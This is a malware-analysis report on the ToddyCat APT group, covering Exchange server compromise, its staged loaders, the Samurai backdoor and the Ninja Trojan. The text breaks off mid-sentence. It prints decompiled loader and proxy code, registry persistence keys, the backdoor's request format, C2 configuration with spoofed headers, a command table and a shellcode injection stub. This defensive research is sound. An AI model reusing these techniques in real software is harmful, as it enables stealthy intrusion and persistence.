APT ToddyCat

Unveiling an unknown APT actor attacking high-profile entities in Europe and Asia

ToddyCat is a relatively new APT actor that we have not been able to relate to other known actors, responsible for multiple sets of attacks detected since December 2020 against high-profile entities in Europe and Asia. We still have little information about this actor, but we know that its main distinctive signs are two formerly unknown tools that we call ‘Samurai backdoor’ and ‘Ninja Trojan’.

The group started its activities in December 2020, compromising selected Exchange servers in Taiwan and Vietnam using an unknown exploit that led to the creation of a well-known China Chopper web shell, which was in turn used to initiate a multi-stage infection chain. In that chain we observed a number of components that include custom loaders used to stage the final execution of the passive backdoor Samurai.

During the first period, between December 2020 and February 2021, the group targeted a very limited number of servers in Taiwan and Vietnam, related to three organizations.

From February 26 until early March, we observed a quick escalation and the attacker abusing the ProxyLogon vulnerability to compromise multiple organizations across Europe and Asia.

We suspect that this group started exploiting the Microsoft Exchange vulnerability in December 2020, but unfortunately, we don’t have sufficient information to confirm the hypothesis. In any case, it’s worth noting that all the targeted machines infected between December and February were Microsoft Windows Exchange servers; the attackers compromised the servers with an unknown exploit, with the rest of the attack chain the same as that used in March.

Other vendors observed the attacks launched in March. Our colleagues at ESET dubbed the cluster of activities 'Websiic', while the Vietnamese company GTSC released a report about the infection vector and the technique used to deploy the first dropper. That said, as far as we know, none of the public accounts described sightings of the full infection chain or later stages of the malware deployed as part of this group's operation.

The first wave of attacks exclusively targeted Microsoft Exchange Servers, which were compromised with Samurai, a sophisticated passive backdoor that usually works on ports 80 and 443. The malware allows arbitrary C# code execution and is used with multiple modules that allow the attacker to administrate the remote system and move laterally inside the targeted network.

In some specific cases, the Samurai backdoor was also used to launch another sophisticated malicious program that we dubbed Ninja. This tool is probably a component of an unknown post-exploitation toolkit exclusively used by ToddyCat.

Based on the code logic, it appears that Ninja is a collaborative tool allowing multiple operators to work on the same machine simultaneously. It provides a large set of commands, which allow the attackers to control remote systems, avoid detection and penetrate deep inside a targeted network. Some capabilities are similar to those provided in other notorious post-exploitation toolkits. For example, Ninja has a feature like Cobalt Strike pivot listeners, which can limit the number of direct connections from the targeted network to the remote C2 and control systems without internet access. It also provides the ability to control the HTTP indicators and camouflage malicious traffic in HTTP requests that appear legitimate by modifying HTTP header and URL paths. This feature provides functionality that reminds us of the Cobalt Strike Malleable C2 profile.

Since it first appeared in December 2020, ToddyCat has continued its intense activity, especially in Asia where we detect many other variants of loaders and installers similar to those abused to load Samurai and Ninja malware. We also observed other waves of attacks against desktop machines that were infected by sending the malicious loaders via Telegram.

First Campaign


Infection vector

Based on our telemetry, ToddyCat started to compromise servers on December 22, 2020, using an unknown exploit against the Microsoft Exchange component. The exploit was used to deploy the China Chopper web shell, which was used in turn to download and execute another dropper, debug.exe.

Starting from February 26, we observed the same infection chain and samples observed in December and January, deployed using ProxyLogon.

Stage 1 – Dropper

The dropper installs all the other components and creates multiple registry keys to force the legitimate svchost.exe process to load the final Samurai backdoor.



Infection workflow

The program debug.exe makes use of a special resolution function that is used every time it calls a Windows API. The code checks if the pointer is already resolved and placed into a global variable. If the value was not found, it goes on to retrieve the address using the resolution function, which receives a handle to the library that contains the API and an encrypted string of the requested API name, following which it decrypts the string using an XOR-based algorithm.

```
  if ( !*(_QWORD *)::CryptDestroyKey )
  {
    CryptDestroyKey = (void (__fastcall *)(__int64))load_API_ByEncVal(
                                                      hLib_Advapi32,
                                                      (__int64)&enc_CryptDestroyKey);
    *(_QWORD *)::CryptDestroyKey = CryptDestroyKey;
  }
  CryptDestroyKey(hKey_3);
}
CryptReleaseContext = *(void (__fastcall **)(__int64, _QWORD))::CryptReleaseContext;
phProv_1 = tHandle;
if ( !*(_QWORD *)::CryptReleaseContext )
{
  CryptReleaseContext = (void (__fastcall *)(__int64, _QWORD))load_API_ByEncVal(
                                                        hLib_Advapi32,
                                                        (__int64)&enc_CryptReleaseContext);
  *(_QWORD *)::CryptReleaseContext = CryptReleaseContext;
}
CryptReleaseContext(phProv_1, 0i64);
```

Code snippet used to resolve and call CryptDestroyKey and CryptReleaseKey functions

The dropper was configured to load an encrypted payload stored in another file, debug.xml. The data are decrypted using the standard Wincrypt functions with the CALG_3DES_112 algorithm and a static key embedded in the code. Once decrypted, the file shows a structure that contains multiple payloads and values used to install the next stages.

Field	Value
magic	0x12345678
DotNet_Loader_v2_Payload	websvc.dll payload compatible with .Net Framework v2.0
DotNet_Loader_v4_Payload	websvc.dll payload compatible with .Net Framework v4.0
Loader_Dll_Payload	iiswmi.dll dll loader
ServiceName	WebUpdate
Path_DotNet_Loader	%COMMONPROGRAMFILES%\System\websvc.dll
Path_Loader_Dll	%COMMONPROGRAMFILES%\microsoft shared\WMI\iiswmi.dll
RegKey_Path_Service_SvcHost	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
RegKey_Path_Interface	SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}
Reg_Interface_Payload_v4	Samurai backdoor for .Net Framework v4.0
Reg_Interface_Payload_v2	Samurai backdoor for .Net Framework v2.0

Once the values are retrieved from the file, the malware conducts a sequence of actions in order to stage the next component in the infection chain:

1. Attempts to create the directory %COMMONPROGRAMFILES%\Microsoft Shared\wmi\ that will contain the DLL used for the next stage.
2. Checks if a service corresponding to the subsequent stage already exists, and if so attempts to stop it.
3. Checks if the .NET framework of version 2.0 is installed by attempting to open the registry key SOFTWARE\Microsoft\.NETFramework\policy\v2.0
4. If the key exists, the malware drops the element we refer to as DotNet_Loader_v2_Payload to %COMMONPROGRAMFILES%\System\websvc.dll; otherwise, it drops the contents of DotNet_Loader_v4_Payload in the same path.
5. Drops a DLL loader used to start the second stage under the path %COMMONPROGRAMFILES%\microsoft shared\WMI\iiswmi.dll
6. Once the aforementioned files are available on the system, the malware tries to create the registry key specified below to maintain persistence on the system. The value in that key indicates the name of the service that is created to execute the binary. Following the example below, once executed the service-related process is associated with the command line %SystemRoot%\System32\svchost.exe -k httpsvc.

   1 Registry Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost

   2 Value name: httpsvc

   3 Value: WebUpdate
7. After the service is created, the malware attempts to configure the second stage DLL and entry point within it to be executed when the service is started. This is done by setting the corresponding

registry keys with the following values:

```
1 Registry Key: $HKLM\System\ControlSet\Services\WebUpdate\Parameters
2 Value name: ServiceDll
3 Value: %ProgramFiles%\Common Files\microsoft shared\WMI\iiswmi.dll
4
5 Registry Key: $HKLM\System\ControlSet\Services\WebUpdate\Parameters
6 Value name: ServiceMain
7 Value: INIT
```

8. The malware drops the final payload in the infection chain as a compressed, encrypted and base64 encoded blob under the following registry key:

```
1 Registry Key: $HKLM\SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}
2 Value name:
3 Value: ILQ3Pz8/Pz87P9IFVEskWKpIeTB0jZx5SVXYXhh1fG...%encoded data%
```

Stage 2 – DLL Loader

The registry keys created during the previous step forced the svchost.exe process to load a malicious library developed in C++, iiswmi.dll. The code used inside the library is quite similar to the dropper and it calls the Windows API using the same special resolution function observed in the dropper.

This component is merely a loader that attempts to get an encrypted payload from the registry and pass it as an argument to another DLL manually loaded during runtime.

The malware attempts to read the contents of the previously written registry key SOFTWARE\Classes\Interface\{6FD0637B-85C6-D3A9-CCE9-65A3F73ADED9}, and if it succeeds, loads the previously dropped DLL in the path %COMMONPROGRAMFILES%\System\websvc.dll.

To invoke the next stage, the malware calls the Init export in the loaded DLL (websvc.dll) while passing the contents of the former registry key as an argument.

```
do
  lpSrc[n_32i64_++] ^= 0xAAu;          // %COMMONPROGRAMFILES%\System\websvc.dll
while ( n_32i64_ < 39 );
memset(Path_websvc_dll, 0, 0x104ui64);
if ( ExpandEnvironmentStringsA(lpSrc, Path_websvc_dll, 0x104u) )
{
  hLib_websvc = LoadLibraryA(Path_websvc_dll);
  hLibModule = hLib_websvc;
  if ( hLib_websvc )
  {
    strcpy(str_Init, "Init");
    websvc_init = GetProcAddress_0(hLib_websvc, str_Init);
    if ( websvc_init )
      ((void (__fastcall *)(_BYTE *))websvc_init)(Reg_Interface_Payload);
    FreeLibrary(hLibModule);
  }
}
```

Code snippet used to load and execute websvc.dll

Stage 3 – .NET Loader

The websvc.dll library was developed in C# and it is another loader that expects an encrypted payload as input argument. That input is comprised of two base64-encoded strings separated by the pipe character (“|”). The first string contains the final stage and the second an encrypted configuration that is used during the execution of the next stage.

The library decodes the first string and the resulting data are decrypted with a simple single XOR with the key 0x3F and decompressed using Gzip. The resulting payload is another library written in C#, which is loaded in memory and executed by invoking a method named “Equal” from the class “X” defined in the loaded code. The second base64-encoded string loaded from the registry is passed as argument to the new C# library.

```
byte[] array2 = Convert.FromBase64String(array[0]);
for (int i = 0; i < array2.Length - 1; i++)
{
    array2[i] ^= 63;
}
using (GZipStream gzipStream = new GZipStream(new MemoryStream(array2), CompressionMode.Decompress))
{
    using (MemoryStream memoryStream = new MemoryStream())
    {
        byte[] array3 = new byte[1024];
        int count;
        while ((count = gzipStream.Read(array3, 0, array3.Length)) > 0)
        {
            memoryStream.Write(array3, 0, count);
        }
        Assembly.Load(memoryStream.ToArray()).CreateInstance("X").Equals(array[1]);
        result = true;
    }
```

Code snippet used to load and execute final stage

Samurai backdoor

The final stage is a formerly unknown modular backdoor that we dubbed Samurai, due to a constant keyword used inside an important dictionary used by the malware to share data between its modules.

The library was developed in C# and uses the .NET HTTPListener class to receive and handle HTTP POST requests, looking for specially crafted requests that carry encrypted C# source code issued by the

attackers. These programs will be in turn compiled and executed during runtime.

The malware is obfuscated with an algorithm developed to increase the difficulty of reverse engineering by making the code complicated to read. Multiple functions in the code are assigned random names, while some perform very simple actions, like getting a property of an object passed as input.

Moreover, the malware uses multiple while loops and switch cases to jump between instructions, thus flattening the control flow and making it hard to track the order of actions in the code. The flow is controlled by modifying the switch case expression value and using break and goto statements to restart the loop, re-evaluate the switch expression and jump to the correct instruction.

```
while (true)
{
    int num2;
    string[] array2;
    int num3;
    switch (arg_10A_0)
    {
    case 0:
        goto IL_217;
    case 1:
        goto IL_1C3;
    case 2:
        num2++;
        arg_10A_0 = 0;
        if (C.Otem7XsnfyTa1KSjv5() == null)
        {
            arg_10A_0 = 1;
            continue;
        }
        continue;
    case 3:
        goto IL_150;
    case 4:
        if (array2.Length < 3)
        {
            arg_10A_0 = 9;
            continue;
```

Code snippet with while loop and switch case

The malware's logic starts by decrypting configuration data provided as an input argument. Those data are encoded with base64 and encrypted with the DES algorithm using the hardcoded key 90 EE 0C E1 6C 0D C9 0C. The resulting payload is a configuration file, which is customized per victim, containing multiple lines with several parameters consumed by the backdoor.

Below is an example of the configuration block's structure:

1 keywordxyz

2 C:\Windows\Temp\

3 http://*:80/owa/auth/sslauth/

4 https://*:443/owa/auth/sslauth/

The first line contains a keyword that needs to be included as a variable in the received POST request, marking it as designated for processing by the backdoor and also used to specify important session

parameters like the AES session key and the list of variable names that contain the data that should be processed.

In some variants, the second line is used as a directory path, whose value is used to override the TEMP environment variable. All the other lines are URI prefixes that are used to configure the HTTPListener component, whereby each is a string composed of a scheme (HTTP or HTTPS), a host, an optional port, and an optional path defining which request will be processed by the HTTPListener object.

In several cases, the URL prefixes contained in the configuration included the victim's domain, as in the following example: https://mail.%redacted%.gov.%redacted%/owa/auth/sslauth.

Once the configuration is successfully decrypted, the backdoor starts the listeners according to the provided configuration and waits for incoming requests. The request must to be structured as in the following example:

```
1 POST /owa/auth/sslauth/ HTTP/1.0
2 Host: example.xyz
3 Headers...
4
5 keywordxyz={session_AES_key,variable2,variable3}&variable2=[C# source
6 code]&variable3=[argument_for_the_compiled_program\r\nassembly_reference1;assemb
7 ly_reference2]
```

Where:

```
1 {} = encrypted with default AES key + base64 encoded
2 [] = encrypted with session AES key + base64 encoded
3
4 ### Input config ###
5 keywordxyz
6 C:\Windows\Temp\
7 http://*:80/owa/auth/sslauth/
```

The request body should contain three values, one of which is equal to the keyword specified in the configuration received as input. The related value should be encoded with base64 and encrypted with AES, using a predefined key. The resulting string will contain three values delimited by the comma character: the first value is another AES key that is used to decrypt the other POST values, the second is the name of the variable that contains the C# source code, and the third contains the name of the variable that contains the arguments and the list of assembly references that should be added to the compiled project.

Once compiled, the backdoor tries to invoke a method named “run” from a class named “core” that should be included in the received program. The invoked method receives two arguments as input:

- The first one is a dictionary containing a key named “samurai” holding the current working directory path as a value.
- The second is a value provided by the attacker in the third element of the POST request.

If the request is valid and the code is successfully executed, the backdoor replies with an HTTP 200 code, including the result generated by the invoked .NET assembly in the response body. The message will be encrypted with AES using the session key and it will be encoded with Base64.

Uploaded modules

During our investigation, we were able to discover some modules uploaded by the attackers and compiled by the Samurai backdoor:

Module	Description
Remote Command	Execute arbitrary commands using the Windows command line, cmd.exe.
File enumerator	Get a list of files and directories in a specific path provided by the attacker as an argument.
File exfiltration	Download arbitrary files from the compromised machines.
Proxy Connect	Start a connection to a remote IP address and TCP port specified in the code.
Proxy Handler	Forward the payload received with HTTP request to the remote IP address and vice versa.

It is worth mentioning the arguments passed to the modules, which in some cases are structures with specific formats. All modules must contain a “run” method, which expects two arguments, a dictionary that contains the “samurai” keyword with the current working directory, and a string provided by the attacker. The string should include values separated by the semi-colon character (“;”).

For example, the following is a valid string for the Remote Command module:

```
1 Y21kLmV4ZQ==;ZGlyICVNQUxESVIlXCoubXdy;TUFMRElSPUM6XE1hbGRpcg==
```

The string contains three different fields, and each of them is encoded with base64. The decoded value for this example is the following:

```
1 cmd.exe;dir %MALDIR%\*.mwr;MALDIR=C:\Maldir
```

The first value is the program that will be executed, the second one is the argument that will be passed to the new process and the last one is an environment variable.

The cumbersome administration of the Samurai backdoor using arguments in this structure suggests that the Samurai backdoor is the server-side component of a bigger solution that includes at least another client component providing an interface for the operators that can be used to automatically upload some predefined modules.

Further evidence that enhances this hypothesis is related to the proxy modules, two different C# programs developed to forward TCP packets to arbitrary hosts. The attacker uses these modules to start

a connection between a running instance of a Samurai backdoor and a remote host and forward the packets using the backdoor as a proxy. It is probably used to move laterally inside the compromised network. Most of the detected modules were configured to communicate with internal IPs on standard ports, such as: 135, 445, 389, 80 and 443.

The first program is used to initialize the connection and it embeds the remote IP and the remote port inside the code.

```
public string run(object _q, string a)
{
    string result;
    try
    {
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse("192.168.28.96"), 389);
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        socket.Connect(remoteEP);
        socket.Blocking = false;
        if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
        {
            ((Page)_q).Session.Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        else
        {
            ((Dictionary<string, object>)_q).Add("ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7", socket);
        }
        result = "1";
```

Code snippet with the socket object creation

When the connection is established, the socket object is added to the first argument received by the “run” method. This argument is usually a dictionary that contains the keyword “samurai”.

So, the socket object is stored in the dictionary as the value of a unique key, whose name is composed by the word “ninja” followed by an alphanumeric unique code. The same value is then embedded in the second program, which is used to handle the packets.

```
Socket socket;
if (_q.GetType().ToString().IndexOf("Dictionary") == -1)
{
    socket = (Socket)((Page)_q).Session["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
else
{
    socket = (Socket)((Dictionary<string, object>)_q)["ninja-befd25ea-9385-8a37-e8cb-a5c5afe883d7"];
}
```

Code snippet of socket object handling

It suggests that the C# source code is probably dynamically generated by a client-side program that keeps track of proxy sessions.

Ninja Trojan

In specific cases the Samurai backdoor was used to deploy another sophisticated malware that we dubbed Ninja, a tool developed in C++, likely a part of an unknown post-exploitation toolkit developed by ToddyCat.

This tool was designed to take full control of a remote system and provide the attacker with the ability to operate deeply within the targeted network. The attacker can use a number of different commands that provide the following capabilities:

- Enumerate and manage running processes;
- Manage the file system;
- Start multiple reverse shell sessions;
- Inject code in arbitrary processes;
- Load additional modules (probably plugins) at runtime;
- Provide proxy functionalities to forward TCP packets between the C2 and a remote host.

Moreover, the tool can be configured to communicate using multiple protocols and it includes features to evade detection, camouflaging its malicious traffic inside HTTP and HTTPS requests that try to appear legitimate by using popular hostname and URL path combinations. The configuration is fully customizable and is similar to other features provided by famous post-exploitation tools such as Cobalt Strike and its Malleable C2 profiles.

The attacker can configure the agent to work only in specific time frames, which can be dynamically configured using a specific command.

Last, but not least, each agent can also work as a server component that receives packets from other agents, parses the requests and forwards them to another predefined C2. This feature allows the attackers to create chains of servers and communicate with agents without a direct internet connection. It can also be used to avoid network detections, by forwarding all malicious traffic generated inside a targeted intranet through a unique node instead of generating activities from all compromised machines.

Loader

We have never observed Ninja stored on the file system; it is usually loaded in memory by another component. The loader is usually an executable file, which shares many similarities with the iiswmi.dll library and Samurai installers such as the previously mentioned debug.exe.

The loader uses the same “special resolution function” to call the Windows API and decrypts the file payload using 3DES (112-bit) and uncompress the decrypted data with the LZSS algorithm.

The resulting payload is a library that will be mapped in memory by the loader without the DOS header and it will be invoked calling an exported function “Debug”.

We observed multiple variants, and the tool evolved during the year. The first samples lacked some features, such as the ability to handle multiple sessions on the client side and the ability to communicate with HTTP and HTTPS protocols. The embedded configuration structure was also a little different.

In this article we are going to describe the last detected version.

Config

The malware starts operations by retrieving configuration parameters from an encrypted payload embedded in the binary, which is XORed with the constant value “0xAA” and compressed with the LZSS algorithm.

The analyzed configuration contains a list of 15 elements with the following values:

Parameter	Description

2B847033-C95F-92E3-D847-29C6AE934CDC	Mutex name used to guarantee atomic execution.
C2_INFO	A structure that contains the information to communicate with the C2 servers.
/Collector/3.0/	URL path used with HTTP and HTTPS protocols.
Content-Type: application/x-www-form-urlencoded	HTTP header used with HTTP and HTTPS protocols.
Host: mobile.pipe.microsoft.com:8080	HTTP header used with HTTP and HTTPS protocols.
Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-Agent used with HTTP and HTTPS protocols.
0	Working hour Start.
0	Working minute Start.
0	Working second Start.
0	Working hour Stop.
0	Working minute Stop.
0	Working second Stop.
0	TCP C2 communication interval.
300	HTTP C2 communication interval.
0	Local Server port.

The first element is the mutex name, which could be any string, but usually looks like a GUID value. C2_INFO is a string that contains multiple values organized with a specific structure.

HTTP config

The attacker can also customize the HTTP URL path and headers to mimic legitimate services and hide malicious traffic. The specific values in the example will generate requests like the following.

```
1 POST /Collector/3.0/ HTTP/1.1
2 Content-Type: application/x-www-form-urlencoded
3 Host: mobile.pipe.microsoft.com:8080
4 User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko
5 Content-Length: 430
6 Cache-Control: no-cache
```

We may infer that the attacker was trying to emulate Microsoft Teams behavior, although the “User-Agent” and the “Host” headers are incorrect.

C2 Info

The C2_INFO contains multiple information items specified with the following format:

```
1 %Protocol% \r %C2_Hostname% \r %C2_Port% \r %Proxy_Type% \r Proxy_Info
```

The protocol is a numeric value that identify the communication protocol:

1. HTTP
2. HTTPS
3. TCP

The C2 hostname and port are self-explanatory.

The “Proxy_Type” is another integer that can have three different values:

1. No Proxy. Connect to the C2 directly
2. System Proxy
3. Manual Proxy

When the value is equal to “3”, the agent will try to decode a base64 string embedded in “Proxy_Info” that contains different information, according to the specified protocol. When the protocol is HTTP or HTTPS, the following information must be specified:

```
1 %Proxy_Address% : %Proxy_Port% \t %Proxy Username% \t %Proxy_Password%
```

If the protocol is TCP, the decoded strings could specify a proxy chain with up to 255 hops.

```
1 %Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r
2
3 %Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r
4
5 %Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r
6
7 %Proxy_Address% \t %Proxy_Port% \t %Remote_Host% \t %Remote_Port% \r
8
9 ... up to 255
```

The information will be used by the agent to initialize the connection with the C2.

Working time config

The Ninja agent includes an interesting ‘working time’ feature that can be used to force the malware to work only within a specific time frame. For example, it could configure the malware to work only from 9am to 6pm, during typical working hours. This feature is useful to avoid being detected by specific security solutions such as behavior-based intrusion detection systems. When the values are equal to zero, the feature is disabled and the agent works at any time. The attacker can remotely configure these options with a specific command.

Local server

The last value is the local server port. When the local server feature is enabled, the agent acts as the C2. It waits for agent connections, decodes the received requests and forwards them to the remote C2. This feature is probably used for 'pivoting' and accessing other internal systems from the compromised machine. Also, this value can be modified by the attacker with a specific command.

Communication protocol

Malware communications are protected with a sequence of encryption and encoding algorithms, with small differences between the HTTP and TCP protocols.

Both protocols use a message format as follows:

```
1 Message_ID@Message_payload
```

The "Message_ID" changes according to the command type and the "Message_payload" contains the real payload compressed, XORed with the static value 0x3F and encoded with base64 algorithm using a custom alphabet.

The resulting message is then encrypted with AES 256 using a session key generated by selecting two random characters from the custom base64 alphabet. The agent will use random characters to generate a SHA1 hash, which will be used for the AES encryption.

The encrypted data is then encoded again using the base64 algorithm and the resulting string is appended to the previously generated random character to allow the server to decrypt the information.

When the agent is configured to use the HTTP/S protocol, the data are included in standard POST requests.

If the C2 communicates using the TCP protocol, the agent will send a first packet with the constant value 0x6CC8DF01 and then other packets with the generated payload. The server should reply with a packet with the same constant value 0x6CC8DF01 and then with other packets encrypted with the same algorithms. The constant value is not always the same, but changes according to the variant.

The first message is sent using the "Message_ID" 10001 and it contains information about the infected system and the agent configuration.

- System info (collected with Kernel32.GetNativeSystemInfo function)
- OS info (collected with Ntdll.RtlGetVersion function)
- Computer name
- Local IP address
- Agent file path
- Agent PID
- Agent Sleep Time
- Agent C2 configuration (C2 hostname, Port, Proxy Info)

Commands

The server response usually has the following structure:

- Magic constant 0x887766
- Number of commands
- List of commands

The “Magic constant” is an integer, the value of which changes according to the variants. The list of commands is an array, and for each element the attacker could specify:

- CommandID
- Arguments Size
- Arguments

The argument values change according to the “CommandID”, but usually they are strings with multiple values divided by the ‘*’ character.

Command ID	Description	Response ID
20000	Enable Session	
20001	Disable Session	
20002	Update sleep time	
20003	Kill Bot	
20004	Execute program as user	
20005	Set Local Server Port	
20006	Safe Exit	
20010	Shell::Start new session	30010
20011	Shell::Handle Command	30011
20012	Shell::Close Session	30012
20013	Shell::Terminate Session Tree	30013
20020	File::Get Drives list	30020
20021	File::Get Directory content	30021
20022	File::Create directory	30022
20023	File::Delete file	30023
20024	File::Remove directory	30024
20025	File::Move file	30025
20026	File::Change Create\Last access\Last write Time	30026
20030	File::Read file	30030
20031	File::Write file	30031
20040	Proxy::Start Session	30040
20041	Proxy::Set socket as writeable	30041
20042	Proxy::Send Data	30042
20043	Proxy::Receive Data	30043
20044	Proxy::Close Session	30044
20045	Proxy::Reconnect	30045
20050	Enumerate Processes (filename|pid|number of threads)	30050
20051	Kill a list of processes	
20052	Process Injection	30052
20053	Plugin::Load	30053
20054	Plugin::Read Output	30054
20055	Plugin::Unload	30055

20056	Enumerate Processes (SessionID\PID\Domain\Username)	30056
20060	Injection::Start new session	30060
20061	Injection::List active sessions	30061
20062	Injection::Close session	30062
20064	Injection::Inject code in a new process	30064
20065	Injection::Read “pobject”	30065
20068	Injection::Read “create_object”	30068
21000	Configure Working Time	31000

Some commands are self-explanatory, others aren’t, and in some cases we are unable to fully understand them since we are still missing some information.

The Enable and Disable session commands are used to activate or deactivate the Agent. The attacker should enable the bot before sending any other commands, which will be dropped by deactivated bots. The Enable command is also mandatory to enable the “Local server” feature.

The Shell, Proxy and Injection commands were designed to run multiple parallel sessions, which probably means that multiple operators can work on the target machine simultaneously. The agent manages three structures, one for the Shell, one for the Proxy and the last one for the Injection commands.

For example, when the attacker wants to start a shell, they must use the command “20010” that will force the agent to create a new process and new pipes used to redirect the standard input and the standard output. The “Shell session ID” must be specified by the attacker and this value will be stored in the local array, which contains the list of active sessions. If the command succeeds, the agent will reply with a list of information like new PID and pipe handles.

The command 20011 can be used to read or write data in the pipes. The attacker has to provide a valid “Shell session id”, an event ID and the pipe handles. Before processing the command, the agent will check if the provided ID is valid, by comparing the values with those in the local structure.

The command 20012 is used to close an active session, remove the “Session_ID” from the local array, terminate the running process and close the pipe handles. A similar logic is used to manage the Proxy commands, which can be used to forward packets to other remote hosts using the TCP protocol.

The Plugin commands are used to load other unknown libraries in the agent process address space. We don’t have information about the other modules, but we presume they are additional plugins that can be used by the attacker to provide more features.

Based on static analysis we know the libraries should export at least three functions: GET, RUN and CLOSE; and then share data with the main process by using a file mapping object.

The “Process Injection” (20052) command and the “Injection” set of commands could cause some confusion, but they are quite different. The first one is used to inject arbitrary shellcode in a running process. The second is used to inject another agent module in a new process specified by the attack. The injected code is not an arbitrary shellcode, but something that should communicate with the main agent by using specific file mapping objects.

The attacker uses command 20060 to start a new injection session, where the attacker basically provides the shellcode that will be injected in a new program, and whose path will be specified with command 20064.

The “Injection::Inject code in a new process” command will force the agent to start a program specified by the attacker. The specified program will be created as suspended and the agent will write the shellcode in a new section allocated in the created process.

The agent then gets the remote thread’s context to obtain the instruction pointer address and replace the instruction in that offset with the following:

```
1 dec eax
2 sub esp, 40h
3 dec eax
4 mov eax, %SHELLCODE_ADDRESS%
5 call eax
```

Finally, the code will resume the remote process, which will execute the injected code.

The commands 20065 and 20068 are then used to read data from the file mapping objects, which should contain information generated by the injected code.

Other campaigns and variants

Other variants

During our investigations, we discovered several loader and installer variants that evolved during 2021 and were used in different campaigns.

Installers

All the installers are quite similar in their logic: they load a payload from an external file, usually located in the same directory, with a name that differs according to the variant:

- debug.xml
- web.xml
- access.log
- cache.dat
- reg.txt
- logo.jpg

The files are always decrypted with the same algorithm, CALG_3DES_112, but the loaded data are usually tailored for the victim.

All installers create a new service using a name and description specified in an encrypted file. They also set a registry value (either httpsvc or w3esvc) in the following Windows registry key:

```
1 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
```

These values cause svchost.exe to automatically start the malicious service and load the code in its process address memory. The registry values contain the malicious service name. The main difference between the installer variants is related to the final payload. Based on initial investigations, we know that the first variants (from December 2020 to May 2021) were configured to store their payload inside a registry key, such as:

```
